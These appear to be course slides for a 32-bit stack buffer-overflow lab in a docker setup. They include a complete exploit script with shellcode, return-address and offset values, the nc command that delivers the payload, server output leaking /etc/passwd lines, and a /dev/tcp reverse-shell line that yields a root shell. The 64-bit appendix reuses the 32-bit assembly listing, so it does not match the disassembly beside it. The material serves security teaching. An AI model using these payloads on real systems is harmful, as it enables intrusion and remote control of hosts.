What is the address of the shell code in the stack?

Where shall we put the address in the attack string? In other word, what's the offset of the address in the attack string?

Buffer Overflow Attack (32-Bit)

Step 3: Enter the attack-code folder and open exploit.py file by `sudo vim exploit.py`:

```
#!/usr/bin/python3
import sys
```

```
shellcode= (
    "" # Put the shellcode in here
).encode('latin-1')
```

← Copy shellcode from shellcode_32.py under the directory of shellcode

```
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
```

```
#####
```

```
# Put the shellcode somewhere in the payload
start = 0 # Change this number
content[start:start + len(shellcode)] = shellcode
```

← Change to start = 517 – len(shellcode)

```
# Decide the return address value
# and put it somewhere in the payload
ret = 0xAABCCDD # Change this number
offset = 0 # Change this number
```

Change to ret = 0xffffd338 + 8, offset = 116
0xffffd338 is the address of ebp which is got from Task 3: step 2.
Offset = 0xffffd338 – 0xffffd2c8 + 4
For more details, please read the Chapter 4 from textbook.

```
# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####
```

```
# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

exploit.py

```
seed@ML-RefVm-25961: /home/azurelab-ubuntu/Documents/changjia/Labsetup/attack-code$ cat exploit.py
#!/usr/bin/python3
import sys

shellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    "/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd *"
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd338 + 8 # Change this number
offset = 116 # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
seed@ML-RefVm-25961: /home/azurelab-ubuntu/Documents/changjia/Labsetup/attack-code$
```

Buffer Overflow Attack (32-Bit)

Step 4: Execute the following commands:

```
$ sudo ./exploit.py  
$ cat badfile | nc 10.9.0.5 9090
```

Shell with argument `"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd"` will be executed at the server. You will see the following information from **the terminal where you run the docker**:

```
REINTERPRET_ARGS=0  
[azureuser@Junjie:~/Documents/JJ/Labsetup$ sudo docker compose -f docker-compose.yml logs -f  
WARN[0000] /home/azureuser/Documents/JJ/Labsetup/docker-compose.yml: the attribute `version`  
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffb9cc98  
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffb9cc28  
server-1-10.9.0.5 | Got a connection from 10.9.0.1  
server-1-10.9.0.5 | Starting stack  
server-1-10.9.0.5 | Input size: 517  
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffbc60a8  
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffbc6038  
server-1-10.9.0.5 | Got a connection from 10.9.0.1  
server-1-10.9.0.5 | Starting stack  
server-1-10.9.0.5 | Got a connection from 10.9.0.1  
server-1-10.9.0.5 | Starting stack  
server-1-10.9.0.5 | Input size: 6  
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffd812d8  
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffd81268  
server-1-10.9.0.5 | ==== Returned Properly ====  
server-1-10.9.0.5 | Got a connection from 10.9.0.1  
server-1-10.9.0.5 | Starting stack  
server-1-10.9.0.5 | Input size: 517  
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffbe5e58  
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffbe5de8  
server-1-10.9.0.5 | Got a connection from 10.9.0.1  
server-1-10.9.0.5 | Starting stack  
server-1-10.9.0.5 | Input size: 6  
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd578  
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd508  
server-1-10.9.0.5 | ==== Returned Properly ====  
server-1-10.9.0.5 | Got a connection from 10.9.0.1  
server-1-10.9.0.5 | Starting stack  
server-1-10.9.0.5 | Input size: 6  
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd578  
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd508  
server-1-10.9.0.5 | ==== Returned Properly ====  
server-1-10.9.0.5 | Got a connection from 10.9.0.1  
server-1-10.9.0.5 | Starting stack  
server-1-10.9.0.5 | Input size: 517  
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd578  
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd508  
server-1-10.9.0.5 | total 716  
server-1-10.9.0.5 | -rwxr-xr-x 1 root root 17880 Sep 18 00:06 server  
server-1-10.9.0.5 | -rwxr-xr-x 1 root root 709296 Sep 18 00:06 stack  
server-1-10.9.0.5 | Hello 32  
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin  
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
```

Buffer Overflow Attack (32-Bit)

Step 5: We change `"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd *"` to `"/bin/bash -i > /dev/tcp/10.0.0.5/9090 0<&1 2>&1 *"` (Notice: the length should be same for these two sting.). Then, open a new terminal (also need login by ssh command and switch user to seed) to execute the following command to listen the port **9090 of local computer**:

```
$ nc -l -v 9090
```

```
[azureuser@Junjie:~/Documents/JJ/Labsetup$ nc -l -v 9090  
Listening on 0.0.0.0 9090
```

Notice: Maybe you are confused about how to get ip address **10.0.0.5**. Please refer the Appendix C.

Buffer Overflow Attack (32-Bit)

Step 6: Then, **return to terminal where you execute the commands in step 4**, and **run these commands again**:

```
$ sudo ./exploit.py  
$ cat badfile | nc 10.9.0.5 9090
```

```
[azureuser@Junjie:~/Documents/JJ/Labsetup/attack-code$ sudo ./exploit2.py  
[azureuser@Junjie:~/Documents/JJ/Labsetup/attack-code$ cat badfile | nc 10.9.0.5 9090
```

Then, check **the terminal where you run nc -l -p 9090**:

```
[azureuser@Junjie:~/Documents/JJ/Labsetup$ nc -l -p 9090  
Listening on 0.0.0.0 9090  
Connection received on 10.9.0.5 42724  
[root@86f2f63ea2fe:/bof# exit
```



Bingo! You've got a root shell!

Tasks to skip

- This slides summarize the key aspects for the buffer overflow lab. Please also read the lab instruction carefully and complete Tasks 1, 2, and 3 specified by the lab instruction.
- Please skip the following tasks on the lab instruction
 - Task 4: Level-3 attack against x64 architecture
 - Task 5: Level-4 Attack
 - Task 6: Experimenting with the Address Randomization
 - Task 7: Experimenting with Other Countermeasures

Appendix A(docker commands):

```
$ docker-compose build # Build the container image
$ docker-compose up    # Start the container
$ docker-compose down  # Shut down the container

// Aliases for the Compose commands above
$ dcbuild      # Alias for: docker-compose build
$ dcup        # Alias for: docker-compose up
$ dcdown      # Alias for: docker-compose down
$ dockps      // Alias for: docker ps --format "{{.ID}} {{.Names}}"
$ docksh <id> // Alias for: docker exec -it <id> /bin/bash

// The following example shows how to get a shell inside hostC
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#

// Note: If a docker command requires a container ID, you do not need to
//       type the entire ID string. Typing the first few characters will
//       be sufficient, as long as they are unique among all the containers.
```

You should start docker services before you use dockps and docksh command.

Appendix B: Background: A shellcode using C

```
// shellcode.c
#include<stddef.h>
#include<unistd.h>
void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Compile the C code



```
seed@VM:~/.../SEEDLAB$ gcc -o shellcode shellcode.c
seed@VM:~/.../SEEDLAB$ ll
total 24
-rwxrwxr-x 1 seed seed 16752 Jan  9 16:56 shellcode
-rw-rw-r-- 1 seed seed  139 Jan  9 16:52 shellcode.c
seed@VM:~/.../SEEDLAB$ ./shellcode
$ █
```



Execute the binary file

If any command execution has permission error, please add `sudo` in the front of the command

Appendix B: Background: A shellcode using C

Unfortunately, we **cannot** just compile this code and use the binary code as our shellcode (detailed explanation is provided in the SEED book [1]).

The best way to write a shellcode is to use **assembly code**. In this lab, we only provide the binary version of a shellcode, without explaining how it works (it is non-trivial).

Appendix B: 32-bit Shellcode

```
section .text
global _start
_start:
    ; Store the command on stack
    xor     eax, eax
    push    eax
    push    "//sh"
    push    "/bin"
    mov     ebx, esp          ; ebx --> "/bin//sh": execve()'s 1st argument

    ; Construct the argument array argv[]
    push    eax              ; argv[1] = 0
    push    ebx              ; argv[0] --> "/bin//sh"
    mov     ecx, esp         ; ecx --> argv[]: execve()'s 2nd argument

    ; For environment variable
    xor     edx, edx         ; edx = 0: execve()'s 3rd argument

    ; Invoke execve()
    xor     eax, eax
    mov     al, 0x0b         ; execve()'s system call number
    int     0x80
```

Appendix B: 32-bit Shellcode

1. Compiling to object code.

We compile the assembly code above (`mysh32.s`) using `nasm`, which is an assembler and disassembler for the Intel x86 architecture. The `-f elf32` indicates that we want to **compile the code to 32-bit ELF binary format**. The Executable and Linkable Format (ELF) is a common standard file format for executable file, object code, shared libraries. **For 64-bit assembly code, `elf64` should be used.**

```
$ nasm -f elf32 mysh32.s -o mysh32.o
```

2. Linking to generate final binary.

Once we get the object code `mysh32.o`, if we want to **generate the executable binary**, we can run the linker program `ld`, which is the last step in compilation. After this step, we get the final executable code `mysh32`. If we run it, we can get a shell. Before and after running `mysh32`, we print out the current shell's process IDs using `echo $$`, so we can clearly see that `mysh32` indeed starts a new shell.

```
$ ld -m elf_i386 mysh32.o -o mysh32
$ ./mysh32
```

Appendix B: 32-bit Shellcode

3. Getting the machine code.

During the attack, we only need **the machine code of the shellcode**, not a standalone executable file, which contains data other than the actual machine code. Technically, only the machine code is called shellcode. Therefore, we need to extract the machine code from the executable file or the object file. There are various ways to do that. One way is to use the **objdump** command to disassemble the executable or object file.

```
$ objdump -D mysh32.o
```

```
32-bit-shellcode.o:      file format elf32-i386
```

```
Disassembly of section .text:
```

```
00000000 <start>:
```

0:	31 c0	xor	%eax,%eax
2:	50	push	%eax
3:	68 2f 2f 73 68	push	\$0x68732f2f
8:	68 2f 62 69 6e	push	\$0x6e69622f
d:	89 e3	mov	%esp,%ebx
f:	50	push	%eax
10:	53	push	%ebx
11:	89 e1	mov	%esp,%ecx
13:	31 d2	xor	%edx,%edx
15:	31 c0	xor	%eax,%eax
17:	b0 0b	mov	\$0xb,%al
19:	cd 80	int	\$0x80

Appendix B: 64-bit Shellcode

```
section .text
global _start
_start:
    ; Store the command on stack
    xor     eax, eax
    push    eax
    push    "//sh"
    push    "/bin"
    mov     ebx, esp          ; ebx --> "/bin//sh": execve()'s 1st argument

    ; Construct the argument array argv[]
    push    eax              ; argv[1] = 0
    push    ebx              ; argv[0] --> "/bin//sh"
    mov     ecx, esp         ; ecx --> argv[]: execve()'s 2nd argument

    ; For environment variable
    xor     edx, edx         ; edx = 0: execve()'s 3rd argument

    ; Invoke execve()
    xor     eax, eax
    mov     al, 0x0b         ; execve()'s system call number
    int     0x80
```

Appendix B: 64-bit Shellcode

1. Compiling to object code.

We compile the assembly code above (`mysh64.s`) using `nasm`, which is an assembler and disassembler for the Intel x86 architecture. The `-f elf64` indicates that we want to **compile the code to 64-bit ELF binary format**. The Executable and Linkable Format (ELF) is a common standard file format for executable file, object code, shared libraries. **For 32-bit assembly code, `elf32` should be used.**

```
$ nasm -f elf64 mysh64.s -o  
mysh64.o
```

2. Linking to generate final binary.

Once we get the object code `mysh.o`, if we want to **generate the executable binary**, we can run the linker program `ld`, which is the last step in compilation. After this step, we get the final executable code `mysh64`. If we run it, we can get a shell. Before and after running `mysh64`, we print out the current shell's process IDs using `echo $$`, so we can clearly see that `mysh64` indeed starts a new shell.

```
$ ld mysh64.o -o  
$ ./mysh6  
4
```

Appendix B: 64-bit Shellcode

3. Getting the machine code.

During the attack, we only need **the machine code of the shellcode**, not a standalone executable file, which contains data other than the actual machine code. Technically, only the machine code is called shellcode. Therefore, we need to extract the machine code from the executable file or the object file. There are various ways to do that. One way is to use the **objdump** command to disassemble the executable or object file.

```
$ objdump -D mysh64.o
```

```
64-bit-shellcode.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <start>:
 0:  48 31 d2                xor     %rdx,%rdx
 3:  52                     push    %rdx
 4:  48 b8 2f 62 69 6e 2f    movabs  $0x68732f2f6e69622f,%rax
 b:  2f 73 68
 e:  50                     push    %rax
 f:  48 89 e7                mov     %rsp,%rdi
12:  52                     push    %rdx
13:  57                     push    %rdi
14:  48 89 e6                mov     %rsp,%rsi
17:  48 31 c0                xor     %rax,%rax
1a:  31 c0                xor     %eax,%eax
1c:  b0 3b                mov     $0x3b,%al
1e:  0f 05                syscall
```

Appendix C (10.0.0.5):

Use **ip addr** command to find the IP address for your host:

```
seed@ML-RefVm-25961:/home/azurelab-ubuntu/Documents/changjia/Labsetup$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 60:45:bd:2d:6f:e0 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.5/20 brd 10.0.15.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::6245:bdf:fe2d:6fe0/64 scope link
        valid_lft forever preferred_lft forever
3: br-0ea391fe2753: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ae:37:98:0b brd ff:ff:ff:ff:ff:ff
    inet 10.9.0.1/24 brd 10.9.0.255 scope global br-0ea391fe2753
        valid_lft forever preferred_lft forever
    inet6 fe80::42:aef:fe37:980b/64 scope link
        valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:6f:65:ad:1b brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
```